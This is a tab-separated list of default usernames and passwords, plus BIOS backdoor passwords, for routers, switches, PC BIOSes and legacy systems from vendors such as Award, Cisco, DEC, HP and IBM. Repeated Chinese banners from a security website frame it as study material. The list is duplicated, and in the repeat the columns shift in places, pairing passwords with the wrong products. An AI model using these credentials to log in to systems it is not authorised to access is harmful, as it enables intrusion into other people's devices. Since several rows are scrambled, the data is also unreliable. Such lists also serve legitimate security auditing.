AWARD	PC BIOS	Console	n/a	lkwpeter	Admin
AWARD	PC BIOS	Console	n/a	PASSWORD	Admin
AWARD	PC BIOS	Console	n/a	SER	Admin
AWARD	PC BIOS	Console	n/a	setup	Admin
AWARD	PC BIOS	Console	n/a	SKY_FOX	Admin
AWARD	PC BIOS	Console	n/a	SWITCHES_SW	Admin
AWARD	PC BIOS	Console	n/a	Sxyz	Admin
AWARD	PC BIOS	Console	n/a	SZYX	Admin
AWARD	PC BIOS	Console	n/a	t0ch20x	Admin
AWARD	PC BIOS	Console	n/a	t0ch88	Admin
AWARD	PC BIOS	Console	n/a	TTPTHA	Admin
AWARD	PC BIOS	Console	n/a	TzqF	Admin
AWARD	PC BIOS	Console	n/a	wodj	Admin
AWARD	PC BIOS	Console	n/a	ZAAADA	Admin
AWARD	PC BIOS	Console	n/a	zbaaaca	Admin

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
AWARD	PC BIOS	Console	n/a	zjaaadc	Admin	
Axis	NETCAM	200/240	Telnet	root	pass	Admin
Bay Networks	Router	Telnet	Manager	(none)	Admin	
Bay Networks	Router	Telnet	User	(none)	User	
Bay Networks	SuperStack II	Telnet	securyty	securyty	Admin	
Bay Networks	Switch	350T	Telnet	n/a	NetICs	Admin
Biostar	PC BIOS	Console	n/a	Biostar	Admin	
Biostar	PC BIOS	Console	n/a	Q54arwms	Admin	
Breezecom	Breezecom Adapters		4.x	n/a	Super	Admin
Breezecom	Breezecom Adapters		3.x	n/a	Master	Admin
Breezecom	Breezecom Adapters		2.x	n/a	laflaf	Admin
Cabletron	routers & switches		(none)	(none)		
Cabletron and SSR	Netgear modem/router		netman	(none)	Admin	
Cayman	Cayman DSL		n/a	(none)	Admin	
Cisco	IOS	Multi	cisco	cisco		
Cisco	IOS	Multi	enable	cisco		
Cisco	IOS	2600	series	Multi	n/a	c
Cisco	IOS	Multi	n/a	cc		
Cisco	IOS	Multi	n/a	cisco		
Cisco	IOS	Multi	n/a	Cisco router		

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Cisco	CiscoWorks 2000	guest	(none)	User	
Cisco	CiscoWorks 2000	admin	cisco	Admin	
Cisco	ConfigMaker	cmaker	cmaker	Admin	
Cisco-Arrowpoint	Arrowpoint	admin	system	Admin	
Compaq	PC BIOS	Console	n/a	Compaq	Admin
Compaq	Insight Manager	anonymous	(none)	User	
Compaq	Insight Manager	user	public	User	
Compaq	Insight Manager	anonymous	(none)		
Compaq	Insight Manager	administrator	administrator		Admin
Concord	PC BIOS		n/a	last	Admin
Crystalview	OutsideView 32	Crystal	Admin		
CTX International	PC BIOS	Console	n/a	CTX_123	Admin
CyberMax	PC BIOS	Console	n/a	Congress	Admin
Daewoo	PC BIOS	Console	n/a	Daewuu	Admin
Datacom	BSASX/101		n/a	letmein	Admin
Daytek	PC BIOS	Console	n/a	Daytec	Admin
Dell	PC BIOS	Console	n/a	Dell	Admin
Develcon	Orbitor Default Console		n/a	BRIDGE	Admin
Develcon	Orbitor Default Console		n/a	password	Admin
Dictaphone	ProLog		NETOP	(none)	
Dictaphone	ProLog		NETWORK	NETWORK	
Dictaphone	ProLog		PBX	PBX	
Digicorp	Viper		Telnet	n/a	BRIDGE Admin
Digicorp	Viper		Telnet	n/a	password Admin
Digital Equipmetn	PC BIOS		Console	n/a	komprie Admin
Digital Equipmetn	10-Dec		Multi	1	syslib Admin
Digital Equipmetn	10-Dec		Multi	1	operator Admin
Digital Equipmetn	10-Dec		Multi	1	manager Admin
Digital Equipmetn	10-Dec		Multi	2	maintain Admin
Digital Equipmetn	10-Dec		Multi	2	syslib Admin
Digital Equipmetn	10-Dec		Multi	2	manager Admin
Digital Equipmetn	10-Dec		Multi	2	operator Admin
Digital Equipmetn	10-Dec,		Multi	30	games User

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
Digital Equipmetn	10-Dec	Multi	5	games	User	
Digital Equipmetn	10-Dec	Multi	7	maintain	User	
Digital Equipmetn	DecServer	Multi	n/a	ACCESS	Admin	
Digital Equipmetn	DecServer	Multi	n/a	SYSTEM	Admin	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Digital Equipmetn	IRIS	Multi	accounting	accounting	Admin
Digital Equipmetn	IRIS	Multi	boss	boss	Admin
Digital Equipmetn	IRIS	Multi	demo	demo	User
Digital Equipmetn	IRIS	Multi	manager	manager	Admin
Digital Equipmetn	IRIS	Multi	PDP11	PDP11	User
Digital Equipmetn	IRIS	Multi	PDP8	PDP8	User
Digital Equipmetn	IRIS	Multi	software	softwar	User
Digital Equipmetn	RSX	Multi	1,1	SYSTEM	Admin
Digital Equipmetn	RSX	Multi	BATCH	BATCH	User
Digital Equipmetn	RSX	Multi	SYSTEM	MANAGER	Admin
Digital Equipmetn	RSX	Multi	SYSTEM	SYSTEM	Admin
Digital Equipmetn	RSX	Multi	USER	USER	Admin
Digital Equipmetn	Terminal Server	Port 7000	n/a	access	User
Digital Equipmetn	Terminal Server	Port 7000	n/a	system	Admin
Digital Equipmetn	VMS	Multi	ALLIN1	ALLIN1	
Digital Equipmetn	VMS	Multi	ALLIN1MAIL	ALLIN1MAIL	
Digital Equipmetn	VMS	Multi	ALLINONE	ALLINONE	
Digital Equipmetn	VMS			Multi	BACKUP BACKUP
Digital Equipmetn	VMS			Multi	DCL DCL
Digital Equipmetn	VMS			Multi	DECMALL DECMALL
Digital Equipmetn	VMS			Multi	DECNET DECNET
Digital Equipmetn	VMS			Multi	DECNET NONPRIV
Digital Equipmetn	VMS			Multi	DECNET DECNET
Digital Equipmetn	VMS			Multi	DEFAULT USER
Digital Equipmetn	VMS			Multi	DEFAULT DEFAULT
Digital Equipmetn	VMS			Multi	DEMO DEMO
Digital Equipmetn	VMS			Multi	FIELD FIELD
Digital Equipmetn	VMS			Multi	FIELD SERVICE
Digital Equipmetn	VMS			Multi	FIELD TEST
Digital Equipmetn	VMS			Multi	FIELD DIGITAL
Digital Equipmetn	VMS			Multi	GUEST GUEST
Digital Equipmetn	VMS			Multi	HELP HELP
Digital Equipmetn	VMS			Multi	HELPDESK HELPDESK
Digital Equipmetn	VMS			Multi	HOST HOST
Digital Equipmetn	VMS			Multi	HOST HOST
Digital Equipmetn	VMS			Multi	INFO INFO
Digital Equipmetn	VMS			Multi	INGRES INGRES
Digital Equipmetn	VMS			Multi	LINK LINK
Digital Equipmetn	VMS			Multi	MAILER MAILER

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Digital Equipmetn	VMS	Multi	MBMANAGER	MBMANAGER	
Digital Equipmetn	VMS	Multi	MBWATCH	MBWATCH	
Digital Equipmetn	VMS	Multi	NETCON	NETCON	
Digital Equipmetn	VMS	Multi	NETMGR	NETMGR	
Digital Equipmetn	VMS	Multi	NETNONPRIV	NETNONPRIV	
Digital Equipmetn	VMS	Multi	NETPRIV	NETPRIV	
Digital Equipmetn	VMS	Multi	NETSERVER	NETSERVER	
Digital Equipmetn	VMS	Multi	NETSERVER	NETSERVER	
Digital Equipmetn	VMS	Multi	NETWORK	NETWORK	
Digital Equipmetn	VMS	Multi	NEWINGRES	NEWINGRES	
Digital Equipmetn	VMS	Multi	NEWs	NEWs	

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
AWARD	PC BIOS		Console	n/a	zjaadc	Admin
Axis	NETCAM	200/240	Telnet	root	pass	Admin
Bay Nerworks	Router		Telnet	Manager	(none)	User
Bay Nerworks	Router		Telnet	User	(none)	Admin
Bay Nerworks	SuperStackII		Telnet	security	security	Admin
Bay Nerworks	Switch	350T	Telnet	n/a	NetICs	Admin
Biostar	PC BIOS		Console	n/a	Biostar	Admin
Biostar	PC BIOS		Console	n/a	Q54arwms	Admin
Breezecom	Breezecom Adapters	4.x		n/a	Super	Admin
Breezecom	Breezecom Adapters	3.x		n/a	Master	Admin
Breezecom	Breezecom Adapters	2.x		n/a	laflaf	
Cabletron	routers & switches			(none)	(none)	Admin
Cabletron	Netgear modem/router			netman	(none)	
And SSR						
Cayman	Cayman DSL			n/a	(none)	Admin
Cisco	IOS		Multi	cisco	cisco	Admin
Cisco	IOS		Multi	enable	cisco	User
Cisco	IOS	2600 series	Multi	n/a	c	Admin
Cisco	IOS		Multi	n/a	cc	
Cisco	IOS		Multi	n/a	cisco	User
Cisco	IOS		Multi	n/a	(none)	Admin
Cisco	Cisco Works 2000			guest	cisco	Admin
Cisco	Cisco Works 2000			admin	cmaker	Admin
Cisco	ConfingMaker			cmaker	system	Admin
Cisco-Arrowpoint	Arrowpoint			admin	Compaq	User
Compaq	PC BIOS		Console	n/a	(none)	User

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Compaq	Insight Manager		anonymous	public	
Compaq	Insight Manager		user	operator	Admin
Compaq	Insight Manager		operator	administrator	Admin
Compaq	Insight Manager		administrator	last	Admin
Concord	PC BIOS		n/a	Crystal	Admin
Crystalview	Outside View 32		n/a	CTX_123	Admin
CTX International	PC BIOS	Console		Congress	Admin
CyberMax	PC BIOS	Console	n/a	Daewuu	Admin
Daewoo	PC BIOS	Console	n/a	letmein	Admin
Datacom	BSASX/101		n/a	Daytec	Admin
Daytek	PC BIOS	Console	n/a	Dell	Admin
Dell	PC BIOS	Console	n/a	BRIDGE	Admin
Develcon	Orbitor Default Console		n/a	password	
Develcon	Orbitor Default Console		n/a	(none)	
Dictaphone	ProLog		NETOP	NETWORK	
Dictaphone	ProLog		NETWORK	PBX	LINKINK
Dictaphone	ProLog		PBX	BRIDGE	MAILER
Digicorp	Viper	Telnet	n/a	password	Admin
Digicorp	Viper	Telnet	n/a	komprie	Admin
Digital Equipmetn	PC BIOS	Console	n/a	syslib	Admin
Digital Equipmetn	10-Dec	Multi	1		Admin
Digital Equipmetn	10-Dec	Multi	1	operator	Admin
Digital Equipmetn	10-Dec	Multi	1	manager	Admin
Digital Equipmetn	10-Dec	Multi	2	maintain	Admin
Digital Equipmetn	10-Dec	Multi	2	syslib	Admin
Digital Equipmetn	10-Dec	Multi	2	manager	Admin
Digital Equipmetn	10-Dec	Multi	2	operator	Admin
Digital Equipmetn	10-Dec	Multi	30	gaines	User

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
Digital Equipmetn	10-Dec		Multi	5	games	User
Digital Equipmetn	10-Dec		Multi	7	maintain	User
Digital Equipmetn	DecServer		Multi	n/a	ACCESS	Admin
Digital Equipmetn	DecServer		Multi	n/a	SYSTEM	Admin
Digital Equipmetn	IRIS		Multi	accounting	games	Admin
Digital Equipmetn	IRIS		Multi	boss	games	Admin
Digital Equipmetn	IRIS		Multi	demo	games	User
Digital Equipmetn	IRIS		Multi	manager	games	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Digital Equipmetn	IRIS		Multi	PDP11	games	User
Digital Equipmetn	IRIS		Multi	PDP8	games	User
Digital Equipmetn	IRIS		Multi	software	games	User
Digital Equipmetn	RSX		Multi	1,1	SYSTEMS	Admin
Digital Equipmetn	RSX		Multi	BATCH	BATCH	User
Digital Equipmetn	RSX		Multi	SYSTEM	MANAGER	Admin
Digital Equipmetn	RSX		Multi	SYSTEM	SYSTEMS	Admin
Digital Equipmetn	RSX		Multi	USER	USER	User
Digital Equipmetn	Terminal Server		Port7000	n/a	access	User
Digital Equipmetn	Terminal Server		Port7000	n/a	system	Admin
Digital Equipmetn	VMS		Multi	ALLIN1	ALLIN1	
Digital Equipmetn	VMS		Multi	ALLIN1MALL	ALLIN1MALL	
Digital Equipmetn	VMS		Multi	ALLINONE	ALLINONE	
Digital Equipmetn	VMS		Multi	BACKUP	BACKUP	
Digital Equipmetn	VMS		Multi	DCL	DCL	
Digital Equipmetn	VMS		Multi	DECMAIL	DECMAIL	
Digital Equipmetn	VMS		Multi	DECNET	DECNET	
Digital Equipmetn	VMS		Multi	DECNET	NONPRIV	
Digital Equipmetn	VMS		Multi	DEFAULT	USER	
Digital Equipmetn	VMS		Multi	DEFAULT	DEFAULT	
Digital Equipmetn	VMS		Multi	DEMO	DEMO	
Digital Equipmetn	VMS		Multi	FIELD	FIELD	
Digital Equipmetn	VMS		Multi	FIELD	SERVICE	
Digital Equipmetn	VMS		Multi	FIELD	TEST	
Digital Equipmetn	VMS		Multi	FIELD	DIGITAL	
Digital Equipmetn	VMS		Multi	GUEST	GUEST	
Digital Equipmetn	VMS		Multi	HELP	HELP	
Digital Equipmetn	VMS		Multi	HELPDESK	HELPDESK	
Digital Equipmetn	VMS		Multi	HOST	HOST	
Digital Equipmetn	VMS		Multi	HOST	HOST	
Digital Equipmetn	VMS		Multi	INFO	INFO	
Digital Equipmetn	VMS		Multi	INGRES	INGRES	
Digital Equipmetn	VMS		Multi	LINK	LINK	
Digital Equipmetn	VMS		Multi	MAILER	MAILER	
Digital Equipmetn	VMS		Multi	MBMANAGER	MBMANAGER	
Digital Equipmetn	VMS		Multi	MBWATCH	MBWATCH	
Digital Equipmetn	VMS		Multi	NETCON	NETCON	
Digital Equipmetn	VMS		Multi	NETMGR	NETMGR	
Digital Equipmetn	VMS		Multi	NETNONPRIV	NETNONPRIV	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Digital Equipmetn	VMS	Multi	NETPRIV	NETPRIV	
Digital Equipmetn	VMS	Multi	NETSERVER	NETSERVER	
Digital Equipmetn	VMS	Multi	NETSERVER	NETSERVER	
Digital Equipmetn	VMS	Multi	NETWORK	NETWORK	
Digital Equipmetn	VMS	Multi	NEWINGRES	NEWINGRES	
Digital Equipmetn	VMS	Multi	NEWS	NEWS	

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
Digital Equipmetn	VMS		Multi	OPERVAX	OPERVAX	
Digital Equipmetn	VMS		Multi	POSTMASTER	POSTMASTER	
Digital Equipmetn	VMS		Multi	PRIV	PRIV	
Digital Equipmetn	VMS		Multi	REPORT	REPORT	
Digital Equipmetn	VMS		Multi	RJE	RJE	
Digital Equipmetn	VMS		Multi	STUDENT	STUDENT	
Digital Equipmetn	VMS		Multi	SYS	SYS	
Digital Equipmetn	VMS		Multi	SYSMAINT	SYSMAINT	
Digital Equipmetn	VMS		Multi	SYSMAINT	SERVICE	
Digital Equipmetn	VMS		Multi	SYSMAINT	DIGITAL	
Digital Equipmetn	VMS		Multi	SYSTEM	SYSTEM	
Digital Equipmetn	VMS		Multi	SYSTEM	MANAGER	
Digital Equipmetn	VMS		Multi	SYSTEM	OPERATOR	
Digital Equipmetn	VMS		Multi	SYSTEM	SYSLIB	
Digital Equipmetn	VMS		Multi	SYSTEST	UETP	
Digital Equipmetn	VMS		Multi	SYSTEST_CLIG	SYSTEST_CLIG	
Digital Equipmetn	VMS		Multi	SYSTEST_CLIG	SYSTEST	
Digital Equipmetn	VMS		Multi	TELEDEMO	TELEDEMO	
Digital Equipmetn	VMS		Multi	TEST	TEST	
Digital Equipmetn	VMS		Multi	UETP	UETP	
Digital Equipmetn	VMS		Multi	USER	PASSWORD	
Digital Equipmetn	VMS		Multi	USERP	USERP	
Digital Equipmetn	VMS		Multi	VAX	VAX	
Digital Equipmetn	VMS		Multi	VMS	VMS	
D-Link	hubs/switches		Telnet	D-Link	D-Link	
Dynix Library Systems	Dynix		Multi	circ	<social sec #>	User
Dynix Library Systems	Dynix		Multi	LIBRARY	(none)	Admin
Dynix Library Systems	Dynix		Multi	SETUP	(none)	Admin
Efficient	Speedstream DSL		Telnet	n/a	admin	Admin
Enox	PC BIOS		Console	n/a	xo11nE	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Enox	PC BIOS		Console	n/a	central	Admin
Enox	PC BIOS		Console	n/a	xo11nE	Admin
Ericsson	Ericsson Acc			netman	netman	
Flowpoint	DSL	2000	Telnet	admin	admin	Admin
Flowpoint	DSL		Telnet	n/a	password	Admin
Freetech	PC BIOS		Console	n/a	Posterie	Admin
Galacticomm	Major BBS		Multi	Sysop	Sysop	Admin
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	ADVMAIL	HPOFFICE,DATA	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	ADVMAIL	HP	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	SUPPORT	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	MGR	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	SERVICE	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	MANAGER	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	HPP187,SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	LOTUS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	HPWORD,PUB	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	FIELD	HPONLY	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	HELLO	MANAGER.SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	HELLO	MGR.SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	HELLO	FIELD.SUPPORT	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	HELLO	OP.OPERATOR	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MALL	MALL	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MALL	REMOTE	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MALL	TELESUP	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MALL	HPOFFICE	

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MALL	MPE	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	TCH	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	SECURITY	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	ITF3000	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	HPOFFICE	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	COGNOS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MANAGER	TELESUP	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MGE	VESOFT	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MGE	VESOFT	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MGR	SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx		Multi	MGR	CAROLIAN	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	VESOFT	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	XLSERVER	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	SECURITY	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	TELESUP	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPDESK	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	CCC	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	CNAS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	WORD	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	COGNOS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	ROBELLE	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPOFFICE	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPONLY	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPP187	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPP189	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	HPP196	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	INTX3	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	ITF3000	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	NETBASE	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	REGO	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	RJE	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	MGR	CONV	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	OPERATOR	SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	OPERATOR	DISC	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	OPERATOR	SYSTEM	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	OPERATOR	SUPPORT	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	OPERATOR	COGNOS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	PCUSER	SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	RSBCMON	SYS	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	SPOOLMAN	HPOFFICE	
Hewlett-Packard	HP 2000/3000 MPE/xx	Multi	WP	HPOFFICE	
Hewlett-Packard	Vectra	Console	n/a	hewlpack	Admin
IBM	AIX	Multi	guest	(none)	User
IBM	AIX	Multi	guest	guest	User
IBM	Ascend OEM Routers	Telnet	n/a	ascend	Admin
IBM	PC BIOS	Console	n/a	IBM	Admin
IBM	PC BIOS	Console	n/a	MBIU0	Admin
IBM	PC BIOS	Console	n/a	sertafu	Admin
IBM	OS/400	Multi	ibm	password	
IBM	OS/400	Multi	ibm	2222	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
IBM	OS/400		Multi	ibm	service	
IBM	OS/400		Multi	qpgmr	qpgmr	
IBM	OS/400		Multi	qsecofr	qsecofr	
IBM	OS/400		Multi	qsecofr	11111111	
IBM	OS/400		Multi	qsecofr	22222222	
IBM	OS/400		Multi	qserv	qserv	
IBM	OS/400		Multi	qsvr	qsvr	
IBM	OS/400		Multi	quser	quser	
IBM	OS/400		Multi	qsvr	qsvr	
IBM	OS/400		Multi	qsrvbas	qsrvbas	
IBM	OS/400		Multi	11111111	11111111	
IBM	OS/400		Multi	22222222	22222222	
IBM	OS/400		Multi	qsvr	ibmcel	
IBM	OS/400		Multi	qsysopr	qsysopr	
IBM	OS/400		Multi	secofr	secofr	
IBM	POS CMOS		Console	ESSEX		
IBM	POS CMOS		Console	IPC		
IBM	VM/CMS		Multi	$aloc$	(none)	
IBM	VM/CMS		Multi	ADMIN	(none)	
IBM	VM/CMS		Multi	AP2SVP	(none)	
IBM	VM/CMS		Multi	APL2PP	(none)	
IBM	VM/CMS		Multi	AUTOLOG1	(none)	
IBM	VM/CMS		Multi	BATCH	(none)	
IBM	VM/CMS		Multi	BATCH1	(none)	
IBM	VM/CMS		Multi	BATCH2	(none)	
IBM	VM/CMS		Multi	CCC	(none)	
IBM	VM/CMS		Multi	CMSBATCH	(none)	
IBM	VM/CMS		Multi	CMSUSER	(none)	
IBM	VM/CMS		Multi	OPNUC	(none)	
IBM	VM/CMS		Multi	CPRM	(none)	
IBM	VM/CMS		Multi	CSPUSER	(none)	
IBM	VM/CMS		Multi	CVIEW	(none)	
IBM	VM/CMS		Multi	DATAMOVE	(none)	
IBM	VM/CMS		Multi	DEMO1	(none)	
IBM	VM/CMS		Multi	DEMO2	(none)	
IBM	VM/CMS		Multi	DEMO3	(none)	
IBM	VM/CMS		Multi	DEMO4	(none)	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IBM	VM/CMS		Multi	DIRECT	(none)
IBM	VM/CMS		Multi	DIRMAINT	(none)
IBM	VM/CMS		Multi	DISKCNT	(none)
IBM	VM/CMS		Multi	EREP	(none)
IBM	VM/CMS		Multi	FSFADMIN	(none)
IBM	VM/CMS		Multi	FSFTASK1	(none)
IBM	VM/CMS		Multi	FSFTASK2	(none)
IBM	VM/CMS		Multi	GCS	(none)
IBM	VM/CMS		Multi	IDMS	(none)
IBM	VM/CMS		Multi	IDMSSE	(none)
IBM	VM/CMS		Multi	IIPS	(none)
IBM	VM/CMS		Multi	IPFSERV	(none)
IBM	VM/CMS		Multi	ISPVM	(none)
IBM	VM/CMS		Multi	ISPM1	(none)
IBM	VM/CMS		Multi	ISPM2	(none)
IBM	VM/CMS		Multi	MAINT	(none)
IBM	VM/CMS		Multi	MOESERV	(none)
IBM	VM/CMS		Multi	NEVIEW	(none)
IBM	VM/CMS		Multi	OLTSEP	(none)
IBM	VM/CMS		Multi	OP1	(none)

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
IBM	VM/CMS		Multi	OPERATNS	(none)	
IBM	VM/CMS		Multi	OPERATOR	(none)	
IBM	VM/CMS		Multi	PDMREMI	(none)	
IBM	VM/CMS		Multi	PENG	(none)	
IBM	VM/CMS		Multi	PROCAL	(none)	
IBM	VM/CMS		Multi	PRODBM	(none)	
IBM	VM/CMS		Multi	PROMAIL	(none)	
IBM	VM/CMS		Multi	PSFMAINT	(none)	
IBM	VM/CMS		Multi	PVM	(none)	
IBM	VM/CMS		Multi	RDM470	(none)	
IBM	VM/CMS		Multi	ROUTER	(none)	
IBM	VM/CMS		Multi	RSCS	(none)	
IBM	VM/CMS		Multi	RSCSV2	(none)	
IBM	VM/CMS		Multi	SAVSYS	(none)	
IBM	VM/CMS		Multi	SFCMI	(none)	
IBM	VM/CMS		Multi	SFCNTRL	(none)	
IBM	VM/CMS		Multi	SMART	(none)	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IBM	VM/CMS	Multi	SQLDBA	(none)		
IBM	VM/CMS	Multi	SQLUSER	(none)		
IBM	VM/CMS	Multi	SYSADMIN	(none)		
IBM	VM/CMS	Multi	SYSCKP	(none)		
